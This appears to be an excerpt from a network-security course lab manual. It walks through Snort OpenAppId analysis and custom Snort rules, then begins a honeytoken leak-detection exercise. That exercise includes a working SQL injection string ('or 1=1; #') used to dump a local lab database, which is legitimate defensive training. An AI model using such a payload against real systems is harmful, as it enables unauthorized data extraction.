
```
$ sudo snort -c /etc/snort/snort.conf --pcap-dir=/pcap-links -k none
```

2. Find the most recent appstats-unified.log file with `ls -lart`.

```
$ ls -lart /var/log/snort
```

This command lists all files (-a) in the /var/log/snort directory, long output format (-l) reverse sorted (-r) by time (-t).

- Note the filename of the last (at the bottom) appstats-unified.log
 - See the screenshot below for an example (**Note:** your numbers will not match)




```
Terminal - student@Sec-511-Linux: /var/log/snort
File Edit View Terminal Go Help
-rw----- 1 root root 24 Apr 26 11:48 snort.log.1398512918
-rw----- 1 root root 24 Apr 26 11:48 snort.log.1398512919
-rw----- 1 root root 1730 Apr 26 11:48 snort.log.1398512920
-rw----- 1 root root 24 Apr 26 11:48 snort.log.1398512921
-rw----- 1 root root 332 Apr 26 11:48 snort.log.1398512922
-rw----- 1 root root 24 Apr 26 11:48 snort.log.1398512923
-rw----- 1 root root 24 Apr 26 11:48 snort.log.1398512924
-rw----- 1 root root 24 Apr 26 11:48 snort.log.1398512925
-rw----- 1 root root 24 Apr 26 11:48 snort.log.1398512926
-rw----- 1 root root 24 Apr 26 11:48 snort.log.1398512928
-rw----- 1 root root 19259 Apr 26 11:48 snort.log.1398512929
-rw----- 1 root root 24 Apr 26 11:48 snort.log.1398512930
-rw----- 1 root root 352 Apr 26 11:48 snort.log.1398512932
-rw----- 1 root root 24 Apr 26 11:48 snort.log.1398512933
-rw----- 1 root root 15699 Apr 26 11:48 snort.log.1398512934
-rw----- 1 root root 24 Apr 26 11:48 snort.log.1398512935
-rw----- 1 root root 24 Apr 26 11:48 snort.log.1398512936
-rw----- 1 root root 24 Apr 26 11:48 snort.log.1398512937
drwxr-xr-x 2 root root 4096 Apr 26 11:48 .
-rw----- 1 root root 3968 Apr 26 11:48 snort.log.1398512938
-rw-r--r-- 1 root root 759137 Apr 26 11:48 alert
-rw----- 1 root root 5088 Apr 26 11:49 appstats-unified.log.1398512880
[/var/log/snort]$
```

3. Run **u2openappid** against the `appstats-unified.log` file you identified in the previous step

```
$ sudo u2openappid /var/log/snort/appstats-unified.log.XXXXXXXXXX
```

- Please use your keyboard's <TAB> key to autocomplete the filename!
 - Type: `sudo u2openappid /var/log/snort/app<Press TAB>`
- Be certain that your command line references the log you identified in the previous step (there shouldn't be XXXXX's in your actual command)
- The results of the command will show the various AppIds that snort was able to identify
- Take a few moments to scroll through some of the results
- Notice that this is not a summary, but rather lists each instance
- The output is CSV, so we can parse it easily with `cut`, at the command line or with a spreadsheet tool



```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Go Help


[~]$ sudo u2openappid /var/log/snort/appstats-unified.log.1398512880
statTime="0",appName="dhcp",txBytes="590",rxBytes="0"
statTime="0",appName="dns",txBytes="562",rxBytes="674"
statTime="0",appName="http",txBytes="8808",rxBytes="457970"
statTime="60",appName="google_analytic",txBytes="833",rxBytes="465"
statTime="60",appName="http",txBytes="1411",rxBytes="685"
statTime="60",appName="internet_explor",txBytes="833",rxBytes="465"
statTime="120",appName="google_analytic",txBytes="833",rxBytes="465"
statTime="120",appName="http",txBytes="833",rxBytes="465"
statTime="120",appName="internet_explor",txBytes="833",rxBytes="465"
statTime="180",appName="google_analytic",txBytes="773",rxBytes="411"
statTime="180",appName="http",txBytes="773",rxBytes="411"
statTime="180",appName="internet_explor",txBytes="773",rxBytes="411"
statTime="1348022460",appName="dns",txBytes="1181",rxBytes="1603"
statTime="1348022460",appName="firefox",txBytes="1612",rxBytes="2000"
statTime="1348022460",appName="http",txBytes="13429",rxBytes="170325"
statTime="1348022460",appName="squid",txBytes="935",rxBytes="2347"
statTime="1348022460",appName="https",txBytes="1230385",rxBytes="88687"
statTime="1348022520",appName="http",txBytes="20837",rxBytes="836438"
statTime="1348022520",appName="internet_explor",txBytes="16317",rxBytes="697734"
statTime="1348022520",appName="https",txBytes="150640",rxBytes="10574"
statTime="1348022580",appName="google",txBytes="926",rxBytes="2442"
```

4. Parse the output to determine the most commonly occurring AppId.

Many ways to accomplish this, but one straightforward way is to parse the output of `u2openappid` with `cut`, `sort`, and `uniq` to determine with AppId occurs most frequently. You may use the up arrow to return to the previous command ('`sudo u2openappid /var/log/snort/appstats-unified.log.XXXXXXXXXX`'), and then append the remaining text to the command line. Be certain that your command line references the log you identified in the previous step (there shouldn't be XXXXX's in your actual command).

```
$ sudo u2openappid /var/log/snort/appstats-unified.log.XXXXXXXXXX  
| cut -f2 -d"," | sort | uniq -c | sort -nr | head -n 10
```

- Before the pipe (`|`), we see the previous command we ran
- We send that output to `cut`, and using comma as the delimiter (`-d","`) pull out the 2nd field (`-f2`)
- Pipe the output to `sort`, so that the data will be ordered
- Pipe that output to `uniq -c` in order to get a count of unique items
- Pipe the counted items to `sort -nr` to sort the items in reverse numerical order
- Finally output is piped to `head -n 10` in order to just see the top 10 items
- HTTP appears more frequently than any other AppId, being referenced 50 times



```
Terminal  
File Edit View Terminal Go Help  
[~]$ sudo u2openappid /var/log/snort/appstats-unified.log.1428467031  
f2 -d"," | sort | uniq -c | sort -nr | head -n 10  
50 appName="http"  
25 appName="https"  
20 appName="internet_explor"  
19 appName="dns"  
16 appName="wget"  
5 appName="mit_spooler"  
5 appName="google"  
5 appName="dhcp"  
4 appName="netbios-ssn"  
4 appName="chrome"  
[~]$
```

5. If the captures had taken place on your network, which AppIds would you review, and why? (Hint: filter out generic apps http, https, dns, dhcp, etc. and look for others).

Like the previous task, there are numerous approaches to this question, and the question is a bit subjective. Here is one way to approach the task, and some possibly concerning AppIds.

```
$ sudo u2openappid /var/log/snort/appstats-unified.log.1398512880 |  
cut -f2 -d"," | sort | egrep -v  
'"http"|"https"|"dns"|"internet_explor"' | uniq -c | sort -nr
```

The command above is very similar to the one we leveraged to answer the previous question. The inclusion of `egrep` is the only major difference.

To filter out the most popular items we employ:

```
egrep -v '"http"|"https"|"dns"|"internet_explor"'
```

This performs an inverse match (effectively match all lines that don't include "http", "https", or "dns").

An excerpt of the results are shown below.

```
Terminal
File Edit View Terminal Go Help

5 appName="google"
5 appName="dhcp"
4 appName="netbios-ssn"
4 appName="chrome"
3 appName="ms_cryptoapi"
3 appName="java"
3 appName="google_analytic"
3 appName="glam"
2 appName="yandex"
2 appName="ssl"
2 appName="ms_update"
2 appName="firefox"
2 appName="bbc"
1 appName="zillow"
1 appName="wikipedia"
1 appName="vube"
1 appName="twitchtv"
1 appName="tumblr"
1 appName="tmz"
1 appName="tagged"
1 appName="ssl_client"
1 appName="sourceforge"
1 appName="soundcloud"
1 appName="slideshare"
1 appName="scribd"
1 appName="salesforce"
1 appName="safari"
1 appName="rambler"
1 appName="pub_clear_house"
1 appName="pinterest"
1 appName="nytimes"
1 appName="ntp"
1 appName="neobux"
1 appName="nbc_news"
1 appName="mail.ru"
1 appName="mailchimp"
```

Some interesting AppIds include the following

- a. **Yandex** - Russian ISP and search engine
- b. **Mail.ru** - Very popular Russian site
- c. **Fiverr** (not seen in screenshot above) - Somebody might be freelancing on the side while at work
- d. **Indeed** (not seen in screenshot above)- Could be an employee looking to jump ship
- e. **Chrome/Safari/Firefox** - Could represent policy violations if these apps are not authorized
- f. **Others** - lots of possible AUP issues to review depending upon organizational policy

6. Create snort rules to alert for **mail.ru** or **yandex** being used

Now, we will create two Snort rules to attempt to detect the use of **mail.ru** or **yandex**. First, open the **local.rules** file, which is where we will place our new rules.

```
$ sudo leafpad /etc/snort/rules/local.rules
```

Next, let's create some simple appid rules. Add the following lines in the now opened **local.rules** file.

```
alert tcp any any -> any any (msg: "Mail.ru Detected"; appid: mail.ru;  
sid: 1000001; rev: 1;)  
alert tcp any any -> any any (msg: "Yandex Detected"; appid: yandex; sid:  
1000002; rev: 1;)
```

The syntax above is standard Snort rule logic. The only tweak required to leverage OpenAppId is the appid keyword.

7. Rerun snort against the **/pcap-links** directory

Use the following command:

```
$ sudo snort -c /etc/snort/snort.conf --pcap-dir=/pcap-links -k none
```

8. Look for alerts against the newly created **mail.ru** and **yandex** rules

```
$ egrep -i 'yandex|mail.ru' /var/log/snort/alert | sort | uniq -c
```

The above command will search **/var/log/snort/alert** for any line matching either "**yandex**" or "**mail.ru**" without concern for case sensitivity. Because of the volume of results, we piped the output to both **sort** and **uniq -c** to simply get an accounting for the number of alerts.

```
Terminal
File Edit View Terminal Go Help
[~]$ egrep -i 'yandex|mail.ru' /var/log/snort/alert | sort | uniq -c
  42 [**] [1:1000001:1] Mail.ru Detected [**]
 446 [**] [1:1000002:1] Yandex Detected [**]
```

A threshold or other technique to reduce the volume of alerts would likely be appropriate, but is beyond the scope of this lab.


Exercise 2.3 – HoneyTokens for Leak Detection

Objectives

- Gain experience using HoneyTokens/HoneyRecords
- Learn to embed a HoneyToken/HoneyRecord in MySQL to discover database leaks
- Understand how to build custom ModSecurity rules to detect HoneyToken exfiltration
- Become familiar with custom Snort rules to detect the HoneyToken exfiltration
- Capture and query PCAPs using dumpcap, ngrep, tshark, or Wireshark to detect HoneyToken exfiltration

Exercise Setup

1. Open a terminal in the Sec-511-Linux Guest by clicking on the desktop terminal icon.



2. Open Firefox by clicking on the orange and blue Firefox icon in the upper left corner of your screen.



You may attempt this exercise with no hints, or with a complete step-by-step walkthrough.

It's your choice: students experienced with ModSecurity may wish to attempt the exercise without hints.

Exercise - No hints

Note: The pilot search page located at: <https://localhost/scanners/pilots.php>

1. Ensure ModSecurity is in DetectionOnly mode
2. Perform a SQL Injection attack against the pilot search page to dump all records
3. Inject a HoneyToken into **Pilots** table of the **sqli** MySQL database
4. Create a ModSecurity rule to detect the exfiltration of the HoneyToken. Record the rule in the table provided below.

Tool/Technique	Rule, Command, or Configuration changes
ModSecurity	

5. Ensure ModSecurity will leverage the newly created rule for detection
6. Create Snort rules to detect the exfiltration of the HoneyToken via any means. Record the rule in the table provided below.

Tool/Technique	Rule, Command, or Configuration changes
Snort Rule	

7. Start a packet capture to record exfiltration of data
8. Again perform a SQL Injection attack against the pilot search page to dump all records
9. Run **/labs/honeytokens/exfil.sh**, which simulates an attacker stealing an unmanaged copy of the data via the payloads of ICMP, TCP SYN, and TCP RST ACK packets
10. Stop the exfiltration packet capture
11. Review the ModSecurity logs to determine if the HoneyToken rule was triggered. Indicate the success or failure in detecting the SQLi or exfil.sh methods in the table provided below.

Tool/Technique	SQL Injection Detection Details	Exfil.sh Detection Details
ModSecurity		ICMP: SYN: RST ACK:

12. Search the PCAP for the HoneyToken from the command line. Document the command line used, and also indicate the success or failure in detecting the SQLi or exfil.sh methods in the table provided below.

Tool/Technique	Command Line Used	SQL Injection Detection Details	Exfil.sh Detection Details
Command Line PCAP tool			ICMP: SYN: RST ACK:

13. Run Snort against the PCAP to determine if the created HoneyToken rule changes were triggered. Indicate the success or failure in detecting the SQLi or exfil.sh methods in the table provided below.

Tool/Technique	SQL Injection Detection Details	Exfil.sh Detection Details
Snort Rule		ICMP: SYN: RST ACK:

Exercise - Step-by-step instructions

Note: Some of the steps assume background information provided in Lab 2.1 is understood. Please review that lab as necessary.


1. Ensure ModSecurity is in DetectionOnly mode

Run the following script to put the WAF back in Detect Only mode.


```
$ sudo LogModSecurity.sh
```

2. Perform a SQL Injection attack against the pilot search page to dump all records


Open Firefox and navigate to **`https://localhost/scanners/pilots.php`**



Verify that exploitation of the SQL Injection flaw is still possible. Exploit the flaw to return all rows by submitting the following string in the form field: **`' or 1=1; #`**



You should receive output similar to the image below.



3. Inject a HoneyToken into **Pilots** table of the **sql**i MySQL database

We will be using the mysql console to insert the HoneyToken. First start the mysql console with the following command:

```
$ mysql -u root
```

Now, at the mysql prompt, connect to the **sql**i database:

```
mysql> connect sql;
```

At the mysql prompt, we will inject a HoneyToken into the table.

```
mysql> INSERT INTO Pilots (id,fname,lname,callsign)
VALUES ("999","Glen","Larson","EXFILEXFIL");
```

Note: the above statement is all on one line at the mysql prompt, and should look like the following image:

A screenshot of a terminal window titled "Terminal". The window has a menu bar with "File", "Edit", "View", "Terminal", "Go", and "Help". The terminal shows the command: `mysql> INSERT INTO Pilots (id,fname,lname,callsign) VALUES("999","Glen","Larson","EXFILEXFIL");` followed by the output: `Query OK, 1 row affected (0.12 sec)`.

